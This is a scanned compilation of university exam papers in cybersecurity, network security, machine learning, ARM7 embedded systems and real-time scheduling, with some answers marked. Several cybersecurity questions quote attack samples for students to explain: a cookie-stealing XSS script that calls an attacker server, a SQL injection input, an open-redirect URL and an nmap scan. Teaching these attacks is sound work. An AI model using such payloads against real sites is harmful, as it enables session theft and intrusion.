مقرر اختياري 2 (الأمن السيبراني والدفاع في العمق)
تاريخ الاختبار: الأحد 5 رجب 1446 هـ (الموافق 5 يناير 2025م)
إجمالي درجات الاختبار: 90 درجة
الزمن المسموح به لأداء الاختبار: 3 ساعات

Answer the following six questions.

Question 1 (15 points)

a) When a threat successfully exploits a vulnerability, mention three of the unwanted impacts that could occur. (3)

b) What do you know about the defense-in-depth concept? Write a brief description. (2)

c) According to the BLP model's access control policy, an official could only read a document if his clearance was .... the document's classification. (2)

a. at most as high as
b. equal to
c. at least as low as
d. at least as high as

d) Explain briefly (in one sentence) the simple security property (NRU) (2) and the star property (NWD) of the BLP model. (2)

e) In the BLP model, the star property was suggested to protect against malicious Trojan code attacks. Explain how the star property helps in this regard. (4)

Question 2 (15 points)

a) What is the Access Matrix used for? (1) Is it considered an efficient way to implement Discretionary Access Control? (1) Justify your answer. (2)

b) What is the difference between access control lists (ACLs) and capability lists? (2)

c) Mention three types of spear phishing attachment types. (3)

d) In email-based threats, mention three techniques that attackers use to avoid detection via email security solutions. (3)

e) Mention and explain two techniques used by attackers to evade sandbox detection (3).


CamScanner

Question 3 (15 points)

a) What is the purpose of email authentication? (2) Mention the three common email authentication protocols? (3)

b) In DKIM, the **bh** field holds a value that is derived from the hashing of the email message body. What is the purpose of this field in the authentication protocol? (2)

c) As a SOC analyst, you are investigating a suspicious email. The following screenshot shows some headers from that suspicious email. Is there any evidence of email spoofing attempts? (2) Explain. (2) If this email contains a suspicious link/attachment, what is the possibility that this email is dangerous? (2) Explain. (2)



Question 4 (15 points)

a) Microsoft provides detailed records of most Windows events and Security events occurring in the Windows OS. Give three examples of such events. (3) Explain how each event could help SoC analysts in their investigations. (2)

b) Suppose you are a SOC analyst, and you have been called to investigate a Windows machine that has been hacked. Your goal is to detect the compromised accounts. Which of the following tools would be useful in your investigation? (2)

a. Event Viewer,
b. BurpSuite,
c. Nmap,
d. EvtxECmd.

c) Explain how to calculate a session period from Windows event log files. (2)

d) As a SOC analyst inspecting Windows events, you noticed several login failure attempts against one account. What do you deduce from this observation? (2) What if there were several login failure attempts from the same source against multiple accounts? (2)

e) Why do attackers prefer PowerShell? Mention two reasons. (2)

CamScanner

Question 5 (15 points)

a) What is meant by a file-less attack? (2) Why do attackers use it? (1) How could SOC analysts track file-less attacks? (2)

b) What is NMAP? (1) Talk about the importance of NMAP in cybersecurity. (2)

c) Explain what the following command does. (2)

```
nmap -sS 192.168.1.1-254
```

d) What is a TCP stealth scan? (1) Explain how it works. (3) Why is TCP stealth scan slow? (1)

Question 6 (15 points)

a) Command injection is a common web vulnerability. Please explain what command injection is (1), when web apps could become vulnerable to it (1), and how it works (2).

b) A login page of a web app could typically result in the following SQL statement.

```
SELECT username, password FROM users WHERE username='user' and password='pwd';
```

Explain how an attacker could use the crafted input **' or 1=1; --** to attack this web app. (1) What is the name of this type of attack? (1) Explain in detail how this attack works. (2)

c) Attackers could use the .... HTTP request method to learn the characteristics of the web servers. (1)

a. HEAD
b. PUT
c. GET
d. POST

d) Mobile devices have hardware and software limitations compared to traditional computers. Explain how these limitations present challenges in terms of cybersecurity. (2)

e) Business is increasingly conducted on mobile devices. Thus, businesses should learn how to mitigate mobile risks. Explain four of those mitigation strategies. (4)

CamScanner

Helwan University, Faculty of Engineering.

4th year Computer and Systems Engineering department

Machine Learning, Midterm Exam, Nov. 2024 Time: 1 hour

Question 1

Apply linear regression for multiple features to predict the price of unknown house. Use learning rate of 0.01 and complete 2 iterations. Use gradient descent learning algorithm.

Size ($feet^2$)	Number of bedrooms	Number of floors	Age of home (years)	Price ($1000)
2104	5	1	45	460
1416	3	2	40	232
1534	3	2	30	315
852	2	1	36	178

Question 2

Write the Python code algorithm that implements the problem in Question 1, assuming that the data size is 1000 samples and we need to divide that data into training and testing groups.

Question 3

Suppose you are given θ for the logistic regression model to predict whether a tumor is malignant (y = 1) or benign (y = 0) based on features of the tumor x. If you get a new patient x and find that $\theta^T X > 0$, what can you say about the tumor? Explain your answer

Question 4

1. What is Machine learning?
   a) The selective acquisition of knowledge through the use of computer programs
   b) The selective acquisition of knowledge through the use of manual programs
   c) The autonomous acquisition of knowledge through the use of computer programs
   d) The autonomous acquisition of knowledge through the use of manual programs

CamScanner

2. What is the key difference between supervised and unsupervised learning?
a) Supervised learning requires labeled data, while unsupervised learning does not.
b) Supervised learning predicts labels, while unsupervised learning discovers patterns.
c) Supervised learning is used for classification, while unsupervised learning is used for regression.
d) Supervised learning is always more accurate than unsupervised learning.

3. What is the goal of gradient descent?
a) Reduce complexity
b) Reduce overfitting
c) Maximize cost function
d) Minimize cost function

4. What kind of algorithm is logistic regression?
a) Cost function minimization
b) Ranking
c) Regression
d) Classification

5. An artificially intelligent car decreases its speed based on its distance from the car in front of it. Which algorithm is used?
a) Decision Tree
b) Random Forest
c) Logistic Regression
d) Linear Regression

6. Probability of an event occurring is 0.2. What is odds ratio?
a) -4:1
b) 4:1
c) 1:4
d) 1:0.4

7. Let g be the sigmoid function. Let a = -(infinite). What is the value of g(a)?
a) -1/2
b) 1
c) ½
d) 0

8. Given entropy of parent = 1, weights averages = (3/4, 1/4) and entropy of children = (0.9, 0). What is the information gain?
a) 0.675
b) 0.75
c) 0.325
d) 0.1

9. In least-squares linear regression, adding a regularization term can
a) Increase training error.
b) Decrease training error.
c) Increase validation error.
d) Decrease validation error.

10. The learner is trying to predict housing prices based on the size of each house and number of bedrooms. What type of regression is this?
a) Multivariate Logistic Regression
b) Logistic Regression
c) Linear Regression
d) Multivariate Linear Regression

CamScanner

HELWAN UNIVERSITY
Faculty of Engineering

Exam Type: Midterm – Fall 2024

Course Name: Network Security | Course Code: CSE4702 | Level: 4

Time Allowed: 60 mins | Exam Marks: 30 Marks | Instructor: Ahmed Elbadawy

Answer the following questions

Question (1): [9 Marks]

a. Should the overall approach to security be more managerial or technical? Why?

b. Outline types of data ownership and their respective responsibilities.

c. Describe the multiple types of security systems present in many organizations.

Question (2): [9 Marks]

a. List four of the general categories of threat.

b. Describe the capabilities of a sniffer.

c. What is the purpose of SETA?

Question (3): [12 Marks]

1. Risk _____ is the application of security mechanisms to reduce the risks to an organization's data and information systems.
   a. avoidance b. treatment
   c. identification d. assessment

2. Risk _____ is the assessment of the amount of risk an organization is willing to accept for a particular information asset, typically synthesized into the organization's overall risk appetite.
   a. benefit b. baseline
   c. tolerance d. residual

3. Flaws or weaknesses in an information asset, security procedure, design, or control that can be exploited accidentally or on purpose to breach security are known as _____.
   a. threats b. exploits
   c. vulnerabilities d. events

4. _____ are compromised systems that are directed remotely (usually by a transmitted command) by the attacker to participate in an attack.
   a. Drones b. Helpers
   c. Zombies d. Servants

5. _____ is a technique used to gain unauthorized access to computers, wherein the intruder sends messages with a source IP address that has been forged to indicate that the messages are coming from a trusted host.
   a. spoofing
   b. phishing
   c. sniffing
   d. Man-in-the-middle

PTO

CamScanner

6. A _____ is an attack in which a coordinated stream of requests is launched against a target from many locations at the same time.

a. DoS b. DDoS

c. virus d. spam

7. The redirection of legitimate user Web traffic to illegitimate Web sites with the intent to collect personal information is known as _____.

a. pharming

b. phishing

c. sniffing

d. spoofing

8. Which of these is not one of the general categories of security policy?

a. Category-specific policy (CSP)

b. Enterprise information security policy (EISP)

c. Issue-specific security policy (ISSP)

d. Systems-specific policy (SysSP)

9. The EISP component of _____ provides information on the importance of information security in the organization and the legal and ethical obligation to protect critical information about customers, employees, and markets.

a. Need for Information Security

b. Information Security Responsibilities and Roles

c. Statement of Purpose

d. Information Security Elements

10. The actions taken by management to specify the short-term goals and objectives of the organization are _____.

a. operational planning b. tactical planning

c. strategic planning d. contingency planning

11. The _____ data file contains the hashed representation of the user's password.

a. SLA b. SNMP

c. FBI d. SAM

12. One form of online vandalism is _____ operations, which interfere with or disrupt systems to protest the operations, policies, or actions of an organization or government agency.

a. hacktivist b. phreak

c. hackcyber d. cyberhack

END OF QUESTIONS

Best Wishes

CamScanner

Q1. In the UNIX password scheme, what is the benefit of adding a salt to the password before hashing? (1.5) Explain why a slow hash function is desirable in this scheme? (1.5)

Q2. Describe how proactive password checking works? (2)

Q3. The goal of password selection strategies is to .... (1)
a. select a password that is easy for the user to remember
b. select a password that is easy to guess
c. select a password that is hard to guess
d. a&c

Q4. .... is a way to protect a password file (1)
a. Intrusion Detection System (IDS)
b. One-way functioning
c. Firewall
d. Encryption

Q5. Why do you think that most elusive threats to an organization comes from within? (1)
a. Some insiders have malicious intent such as revenge
b. Some employees are careless
c. Some employees have detailed knowledge about the IT infrastructure of their organization
d. All the above

Q6. Regular software updates **do not** guard against: (1)
a. Vulnerabilities that have been exposed in published reports.
b. Phishing attacks.
c. Zero-day vulnerabilities
d. b & c
e. a & b

Q7. Explain how network segmentation protects against ransomware. (1)

Q8. Some ransomware attacks involve double extortion. Explain what is meant by double extortion? (1.5) Why attackers use it? (1.5)

Q9. Explain briefly what is Ransomware? (3)

Q10. .... attacks involve tricking a web application into executing a malicious script after mistakenly recognizing it as a legitimate web page construction code. (1)
a. Clickjacking
b. Cross-Site Scripting (XSS)
c. Server-side scripting
d. Open redirect

CamScanner

Q11. Explain the following malicious code. Mention the type of attack involved (1) and the effect of executing this malicious code. (2)

```
<script>image = new Image();
image.src='http://attacker_server_ip/?c='+document.cookie;</script>
```

Q12. Which of the following actions could protect against XSS attacks? (1)
a. Regularly updating software.
b. Taking cookie security measures.
c. Updating antivirus programs.
d. Encrypting all transmitted data.

Q13. What is the solution adopted by modern JavaScript frameworks, such as React, to protect against XSS? (2)

Q14. .... attacks involve modifying a URL parameter that causes the victim to end up landing on an offsite page. (1)
a. Open redirect
b. Server-side scripting
c. Clickjacking
d. Cross-Site Scripting (XSS)

Q15. Explain how open redirects could be used by an attacker to steal victim's credentials of a target legitimate website. (3)

Q16. Explain the redirection behavior of a browser (that implements incomplete URL decoding) (1.5) and a URL validator (that completely decodes URLs) for the following input URL. (1.5)

```
https://example.com%252f@attacker.com
```

(Hint: "%2f", "%25" are the URL encodings of '/', '%', respectively)

CamScanner

Q1. Mention the basic security principles which are referred to as AIC security triad. (3 points)

Q2: Cybersecurity is the protection of .....: (1 point)
a. information that is stored in computers.
b. information that is transmitted in a networked system of computers, other digital devices.
c. information that is processed in a networked system of computers, other digital devices.
d. all the above

Q3. Which of the following is **not** a protection objective used in cybersecurity. (1)
a. Confidentiality
b. Integrity
c. Usability
d. Availability

Q4. .... refers to the protection of data and system information against loss or disclosure. (1)
a. Confidentiality
b. Integrity
c. Usability
d. Availability

Q5. .... constitutes a formal document that articulates, in written form, the methodology by which an organization intends to safeguard its tangible and information technology (IT) assets. (1)
a. Authentication Protocol
b. Business Agreement
c. Security Protocol
d. Security Policy

Q6. In BLP model, it was **mainly** suggested that the reference monitor should be small enough to .... (1)
a. save memory space.
b. facilitate analysis and verification.
c. reduce the development cycle.
d. speed up its response.

Q7. Which of the following is **not** an assumption of the BLP model? (1)
a. Some codes are malicious
b. Most staff are careless
c. Codes are buggy
d. All staff are honest

Q8. The old way of wiretapping is to add a physical wire to an exchange. Mention the new way of wiretapping and the associated conditions for successful wiretapping. (3)

Q9. Which of the following is **not** an access control system? (1)
a. Secure Control System
b. Discretionary Access Control System
b. Role-Based Access Control System
c. Mandatory Access Control System

Q10. .... allows regular users to take their own access decisions about their files. (1)
a. Discretionary Access Control (DAC)
b. Role-Based Access Control (RBAC)
c. Mandatory Access Control (MAC)
d. All the above

Q11. In Helwan University's e-books platform, which access control system do you suggest (0.5), and **why** (0.5)? (Note that both students and instructors are using this web app)
a. DAC
b. RBAC
c. MAC
d. Any of the above

CamScanner

Q12. Give an example for each of the following RBAC constraints: (3)
a. Mutually exclusive roles.
b. Limit on the maximum number of users per role.
c. Limit on the maximum number of roles per user.

Q13. Attackers utilize social engineering to convince victims to trust their phishing email by using: (1)
a. Blackmail
b. Email spoofing
c. Encrypted attachment
d. Hijacking email threads
e. b & d

Q14. .... scans every email and logs useful information such as spam and malware logs and quarantine logs. (1)
a. Mail user agent
b. Email exchange server
c. Email gateway security
d. None of the above

Q15. In email-based threats, which of the following technique(s) do attackers use to avoid detection via email security solutions? (1)
a. Sleep timer
b. Hardcoding Victim's IP
c. Sandbox detection
d. All the above

Q16. Describe the email thread hijacking technique. (3)

Q17. Email passes through several hops in the following order: (1)

a. MUA, MSA, MTA, MX, MDA.
b. MUA, MTA, MX, MDA, MSA.
c. MUA, MTA, MSA, MX, MDA.
d. MUA, MTA, MX, MSA, MDA.

Q18. The .... field could be doctored by a sender to spoof any trusted email address (1)
a. MIME-version
b. Message-ID
c. Return-Path
d. From

Q19. Which of the following email authentication protocols is **primarily** based on IP matching? (1)
a. DMARC
b. SPF
c. DKIM
d. All the above

Q20. Which email authentication protocols employs public key encryption? (1) Describe briefly how domain public and private keys are used during authentication. (2)

CamScanner

Department: Computer and Systems Engineering
Academic level: 3rd **Semester:** First 2024/2025
Course code & title: Elective 2 (Embedded Systems) (CSE 4704)
Instructor: Dr. Hossam Eldin Ibrahim ALi
Total mark: 90 mark **Time allowed:** 3 hrs

Answer the following four questions:

Question 1 [18 marks]

a) Match each term or concept in Column A with its best description or corresponding example in Column B.

Column A	Column B
1-Embedded System E	B. A system that guarantees output within a defined time period.
2-Real-Time System B	E. A specialized computer system designed for a specific application.
3-Engine Control Unit (ECU) O	F. A device that includes I/O devices and on-chip memory, often used in embedded systems.
4-Microcontroller F	G. A type of processor optimized for digital signal processing tasks.
5-Digital Signal Processor (DSP) G	I. Wheel rotation sensor generating pulses.
6-Application-Specific Processor (ASP) J	J. A type of processor with an instruction set tailored to a specific application.
7-Sensor Input (Bike Computer) I	L. A network of distributed sensors and controllers, often using embedded systems.
8-Microprocessor M	M. A general term for a CPU that can be used in various computing systems.
9-Benefit of Embedded System N	N. Reduced manufacturing, operating, and maintenance costs.
10-Internet of Things (IoT) L	O. Responsible for spark timing and fuel injection in a vehicle.

b) True/False Questions:

1. An IP Core is a reusable unit of logic or functionality that can be licensed to other companies. T
2. A Hard IP Core is delivered as a source code file that can be modified by the user. F
3. The Cortex-A series of ARM processors is designed for low-power microcontroller applications. F
4. The Cortex-R series is designed for real-time applications requiring high performance and reliability. T
5. ARM processors are primarily used in desktop computers and servers. F
6. ARM7 has a 3-stage pipeline consisting of Fetch, Decode, and Execute stages. T
7. ARM7 uses a load-store architecture, meaning that separate instructions are used for memory access (load and store) and data processing. T
8. In the acronym ARM7TDMI, the "T" stands for "Timing." F

Question 2 [18 marks]

a) Choose the best answer:

1. What does "Big Endian" mean in the context of memory storage?
a) Least Significant Byte is stored first b) Most Significant Byte is stored first
c) Bytes are stored in random order

2. If the data 12345678H is stored at address 1000H in Little Endian format, what data will be at address 1000H?
a) 12H b) 78H c) 34H

3. Which of the following is an example of a Big Endian system?
a) Intel x86 b) Motorola 68xx c) AMD

4. Which level of cache is typically the smallest and fastest?
a) L1 b) L2 c) L3

5. What is an advantage of Big Endian representation?
a) Easier for multi-precision addition b) Easier to determine the sign of a number
c) Easier to store data

6. In ARM7, what does the 'T' bit in the CPSR indicate?
a) Interrupt Mask b) Thumb State c) Overflow Flag

7. Which mode in ARM7 is entered upon reset?
a) User Mode b) Supervisor Mode c) Abort Mode

8. What is the primary advantage of using a pipeline in a processor like ARM7?
a) Simplified instruction decoding b) Faster program execution
c) Reduced memory usage

CamScanner

5. What does the BURST bit (bit 16) in AD0CR control?

a) Enables/disables the ADC b) Selects between single and repeated conversion modes

c) Sets the ADC resolution d) Starts the conversion process

6. What is the purpose of the DONE bit (bit 31) in AD0GDR?

a) Indicates if the ADC is powered on b) Indicates if the conversion is complete

c) Indicates an overrun error d) Indicates the selected ADC channel

7. In Burst mode, what does the OVERRUN bit (bit 30) in AD0DRx signify?

a) The ADC result is outside the valid range c) The ADC clock is too fast

b) One or more previous conversions were lost before the current result was stored

d) The selected channel is invalid

8. What does the AD0INTEN register control?

a) The ADC clock frequency b) Which ADC channels can generate interrupts

c) The start of conversion trigger d) The ADC resolution

9. If the 10-bit ADC result is 1023, what is the approximate input voltage (assuming VREF = 3.3V)?

a) 0V b) 1.65V c) 3.3V d) 5V


10. What is the resolution of the DAC in the LPC2148?

a) 8-bit b) 10-bit c) 12-bit d) 16-bit


With our best wishes

ADC


ADxCR




ADxGDR




ADGSR




ADxSTAT



ADxINTEN



ADxDRy



CS-Carry Set, C = 1
CC-Carry Clear, C = 0
VS-Overflow Set, V = 1
VC-Overflow Clear, V = 0
MI-Minus, N = 1
PL-Plus, N=0
EQ-Equal, Z = 1
NE-Not Equal, Z = 0
HI-1st Number is Higher
HS-1st Number is Higher or Same
LO-1st Number is Lower
LS-1st Number is Lower or Same
GT-1st Number is Greater than (Signed)
GE-1st Number is Greater or Equal (Signed)
LT-1st Number is Less Than (Signed)
LE-1st Number is Less or Equal (Signed)

CLKS:


- 000 = 11 clocks / 10 bits
- 001 = 10 clocks / 9 bits
- 010 = 9 clocks / 8 bits
- 011 = 8 clocks / 7 bits
- 100 = 7 clocks / 6 bits
- 101 = 6 clocks / 5 bits
- 110 = 5 clocks / 4 bits
- 111 = 4 clocks / 3 bits

START:


- 000 = No start
- 001 = Start conversion now
- 010 = Start conversion when edge selected by bit 27 occurs on CAP0.2/MAT0.2 pin
- 011= Start conversion when edge selected by bit 27 occurs on CAP0.0/MAT0.0 pin
- 100 = Start conversion when edge selected by bit 27 occurs on MAT0.1 pin
- 101 = Start conversion when edge selected by bit 27 occurs on MAT0.3 pin
- 110 = Start conversion when edge selected by bit 27 occurs on MAT1.0 pin
- 111 = Start conversion when edge selected by bit 27 occurs on MAT1.1 pin

UART

U0FDR




U0IER




U0IIR


U0LCR



U0LSR




U0TER



DAC

DACR



```
        AREA data, DATA, READWRITE
    array  DCW 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10 ; Example initial values (first 11)
        ; ... (Space for the remaining 64 elements)
```

b) For the previous program follow two iterations of the program. use the following table to show the changes in ARM registers and flags after each instruction.

instruction	Registers updates	Flags updates

Question 5 [18 marks]

a) Create ARM7 embedded C program for a 2nd order difference equation without using past y values (FIR filter). **Difference equation:** y[n] = a0*x[n] + a1*x[n-1] + a2*x[n-2],
you will read x[n] from ARM7 ADC0.1 and output the y[n] to ARM7 DAC (AOUT at P0.25).

```
#include <stdint.h>
// Filter coefficients
#define A0 0.25f
#define A1 0.5f
#define A2 0.25f
int ADC_read(){
        uint32_t result;
        AD0CR = AD0CR | (1<<24); /* Start Conversion */
        while ( !(AD0DR1 & 0x80000000) ); /* Wait till DONE */
        result = ..... // read ADC data register
        .....//align ADC reading
        ..... //mask 10 bits ADC reading
        return result;
}
Void DAC_output(uint16_t value){..... //convert "value" to analog }

int main(void) {
 // Initialize ADC and DAC
        PINSEL1 = 0x01000000; /* P0.28 as AD0.1 */
        AD0CR = 0x00200402; /* ADC operational, 10-bits, 11 clocks for conversion */
        PINSEL1 |= 0x00080000;        /* P0.25 as DAC output */
        IO0DIR = ( IO0DIR & 0xFFFFF0FF );
 // Variables to store past input samples
 uint16_t x_n, x_n_minus_1 = 0, x_n_minus_2 = 0;
 // Variable to store the output
 float y_n;
 while (1) {
  .....// 1. Read input from ADC
  .....// 2. Calculate output using the difference equation
  // 3. Output to DAC (scaling and limiting as needed)
  // Assuming DAC expects 10-bit value (0-1023), scale and limit accordingly
  uint16_t dac_output = (uint16_t)(y_n);
  if (dac_output > 1023) {      dac_output = 1023;   }
  else if (dac_output < 0) {      dac_output = 0;   }
  .....//convert dac_output to analog
  // 4. Update past input samples
  x_n_minus_2 = x_n_minus_1;
  .....}
 return 0;        }
```

b) Choose the best answer:

1. What is the resolution of the ADCs in the LPC2148?
a) 8-bit b) 10-bit c) 12-bit d) 16-bit

2. Which conversion technique do the LPC2148 ADCs use?
a) Flash conversion b) Sigma-delta conversion
c) Successive approximation d) Dual-slope integration

3. What is the maximum recommended clock frequency for the LPC2148 ADCs?
a) 1 MHz b) 4.5 MHz c) 10 MHz d) 60 MHz

4. In AD0CR, what do the CLKDIV bits (15:8) determine?
a) The ADC channel to be used b) The clock division factor for the ADC clock
c) The voltage reference selection d) The start of conversion trigger

CamScanner

9. Which memory section in ARM typically stores program code?
a) On-Chip Data SRAM b) On-Chip Flash ROM c) On-Chip EEPROM
10. What is the main characteristic of cache memory?
a) It is non-volatile b) It is larger than main memory
c) It provides faster data access than main memory

b) True or false
1. Assembly language provides direct control over hardware resources like registers and memory. T
2. C language is generally considered more portable than assembly language.
3. Understanding assembly language can help in debugging and optimizing C code. T
4. The linker combines object files and libraries to create an executable file.
5. The EQU directive in ARM assembly defines a new section of memory. F
6. The EQU directive is used to define a constant value or address.
7. The LDR directive can only load 8-bit data into registers.
8. Data processing instructions in ARM always operate on 32-bit operands. F

Question 3 [18 marks]
a) completer the following ARM7 assembly program that divides R0 by R1 using repeated subtractions.

```
; R0: Dividend        ; R1: Divisor        ; R2: Quotient (result)    ; R3: Remainder (result)
; Check for division by zero
        CMP R1, #0          ;compare divisor by #0
        BEQ division_by_zero  ; Handle division by zero appropriately
        MOV R2, #0          ; Initialize quotient to 0
        MOV R3, R0          ; Initialize remainder to dividend
loop    CMP R3, R1          ; Compare remainder with divisor
        BLT end_divide      ; If remainder < divisor, division is done
        SUB R3, R3, R1      ; Subtract divisor from remainder
        ADD R2, R2, #1      ; Increment quotient
        B loop              ; Loop back
end_divide
        ; ... (Code to handle the results - R2 and R3)
stop    B stop              ; Infinite loop to halt
division_by_zero
        ; ... (Code to handle division by zero error)
        B stop              ; Or handle it another way appropriate to your application
```

b) For the previous program if R0 = 9 and R1 = 2, follow one iteration of the program, **use the following table to show the changes in ARM registers and flags after each instruction.**

instruction	Registers updates	Flags updates

Question 4 [18 marks]
a) complete the following ARM7 assembly program to calculate the sum of the squares of even numbers in an array of 100 integers. Store the sum in R8. In the same time calculate the sum of the squares of odd numbers in the same array. Store the sum in R9.

R8 even
R9 odd

```
AREA array_sumSQEven, CODE, READONLY
    ENTRY
    ; Define array size and address
    LDR R1, =array      ; Load address of array into R1
    MOV R2, #100        ; Load array size (100) into R2
    ; Initialize sums to 0
    MOV R8, #0          ; R8 will store the sum of even
    MOV R9, #0          ; R9 will store the sum of odd
loop LDR R3, [R1], #4   ; Load element from array into R3, increment array pointer
    MUL R4, R3, R3      ; square element any way, result at R4
    TST R3, #1          ; check if R3 even
    BNE loop2           ; if odd jump to sum odd
    ADD R8, R8, R4      ; Add element to sum of evens
    B next
Loop2 ADD R9, R9, R4    ; Add element to sum of odds
next SUBS R2, R2, #1    ; Decrement counter, set flags
    BNE loop            ; Branch to loop if counter is not zero
stop  B stop            ; Infinite loop to halt execution
```

Department: Computers and systems Engineering
Academic level: Fourth year, Fall 2024
Course code & title: Elective 4, Real time operating systems
Instructor: Prof. Medhat Awadalla **Date: 11/11/2024**
Time allowed: 1h **Total Marks: 30**

Midterm Exam

Question 1: [5 marks]

A motor control system running on a single-core CPU has five parallel tasks with the following specifications (pi = *period* and ei = *execution time*; i = 1, 2, 3, 4, 5):

Can communications	2 $p1 = 100$ ms	$e1 = 5$ ms
Maintenance tool	3 $p2 = 20$ ms	$e2 = 2$ ms
Self-diagnostics	1 $p3 = 500$ ms	$e3 = 25$ ms
Torque control loop	5 $p4 = ?$	$e4 = 0.05$ ms
Velocity control loop	4 $p5 = 1$ ms	$e5 = 0.1$ ms

a) What is the period value of the Torque control loop (p4) to have a 95% CPU utilization factor? (3 p)
b) How would you assign the priorities for these tasks according to the Rate-Monotonic principle? (2 p)

Question 2: [10 marks]

preemptive priority system has three periodical tasks, described below. The task priorities are determined according to the rate-monotonic principle. Note: the execution time column does not contain the contribution of context switching.

Task Id	Period (ms)	Execution Time (ms)
τ1	100	20
τ2	20	5
τ3	25	10

T_2
T_3
T_1

Now, considering that each context-switch takes 0.1 ms, draw the execution time line for this system. The time line begins at time instant "0" when all tasks are ready to run and the highest-priority task is just starting its execution, and ends when all the takes have been executed to completion at least once.

Question 3: [15 marks]

Consider the problem of scheduling the following sets of tasks (assume that all tasks arrive at time 0).

Task Id	Period (ms)	Execution Time (ms)
A	20	5
B	60	10
C	40	10
D	30	5

A
D
C
B

(a) What is the total utilization of the processor that runs the tasks?
(b) Find RM schedule line for the task set given in the table above.
(c) Perform EDF scheduling of the task set where the execution time for the task C is changed to 15 time units (if there are two tasks with the same deadline break the tie in favor of the task with the shorter period). What is the maximum execution time of C and processor utilization under which the task set is still schedulable with an EDF strategy?

CamScanner